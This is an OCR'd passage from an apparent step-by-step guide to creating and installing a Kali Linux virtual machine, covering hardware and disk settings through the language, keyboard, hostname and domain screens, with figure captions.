


Figure 2 – Create a new Kali VM

5. Leave the defaults for the hardware




Figure 3 – Set resources for Kali VM

6. Use the defaults for the virtual disk space*

NOTE: If you are using this Kali VM for the attack labs, you will want to expand the disk size to at least 50.00GB




Figure 4 – Set disk space for Kali VM

7. Verify the settings and click on***finish***




Figure 5 – Verify settings for new Kali VM

8. Start the Kali VM

9. Hit ***enter*** over the graphical install




Figure 6 – Start Kali VM

10. Select your language and hit ***continue***




Figure 7 – Set language

11. Select your region and hit ***continue***




Figure 8 – Set region

12. Select your keyboard layout and click ***continue***




Figure 9 – Set keyboard layout

13. Leave the hostname as default and click ***continue***




Figure 10 – Set the host name as default

14. Then leave the domain blank and click ***continue***

